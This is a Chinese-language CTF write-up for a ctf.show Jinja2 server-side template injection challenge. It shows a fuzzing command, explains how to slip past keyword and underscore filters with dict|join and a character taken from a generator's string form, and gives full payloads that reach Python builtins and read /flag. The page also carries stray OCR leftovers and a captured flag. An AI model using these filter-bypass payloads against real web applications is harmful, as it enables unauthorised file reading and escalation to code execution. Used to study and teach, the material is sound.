
Hello

None

1.get传参变量name为ssti注入点，经过模糊测试过滤如下，寻常调用对象和类的方式都被过滤了

```
ffuf -u "http://11a5d5b2-d9ba-490f-86bc-df70f91a8b56.challenge.ctf.show/?name=FUZZ" -w fuzz-bit.txt -fs 3-1000 | sort -r
```



2.request也被过滤了，可以用dict和join结合绕过

```
dict特性：在创造字典时，python会自动把赋值对象看成字符串，如dict(name=1)=>{"name":1}
当join用在字典上时会把所有键值连接成一个字符串，如dict(name=a,age=b)|join=>"nameage"，而值用不到 看成占位符
利用这一特性，我们可以dict(pop=a)|join=>"pop",dict(globals=a)|join=>"globals"，通过这样可以构造payload大部分了
但是最关键的还有下划线呢
(()|select|string|list).pop(24)即可获取
```

3.构造payload

```
{%set po=dict(po=a,p=a)|join%}{#构造pop#}
{%set a=(()|select|string|list)|attr(po)(24)%}{#()|select为<generator object
select_or_reject at 0x7fbdb99af220>，pop(24)正好时下划线#}
{%set ini=(a,a,dict(init=a)|join,a,a)|join%}{#构造__init__#}
{%set glo=(a,a,dict(globals=a)|join,a,a)|join%}{#构造__globals__#}
{%set buil=(a,a,dict(builtins=a)|join,a,a)|join%}{#构造__builtins__#}
{%set get=(a,a,dict(getitem=a)|join,a,a)|join%}{#构造__getitem__#}
{%set x=(q|attr(ini)|attr(glo)|attr(get))(buil)%}{#q是没有定义的变量在jinja2中为
Undefined对象，这句话构造q.__init__.__globals__.__getitem__("__builtins__")#}
{%set chr=x.chr%}{#提取chr函数#}
{%set file=chr(47)%2bchr(102)%2bchr(108)%2bchr(97)%2bchr(103)%}
{%print(x.open(file).read())%}
```

也可以写成下面这样，主要是理解

```
{%set a=(()|select|string|list).pop(24)%}
{%set glo=(a,a,dict(globals=a)|join,a,a)|join%}
{%set buil=(a,a,dict(builtins=a)|join,a,a)|join%}
{%set x=(lipsum|attr(glo)).get(buil)%}
{%print(x.open(x.chr(47)%2bx.chr(102)%2bx.chr(108)%2bx.chr(97)%2bx.chr(103)).read
())%}
```

Hello

http://ec6b99bb-953a-4e28-8962-084bda49c739.chall.ctf.show/?name=ctfshow{825408fc-8669-4812-9f6e-ee89788592d7}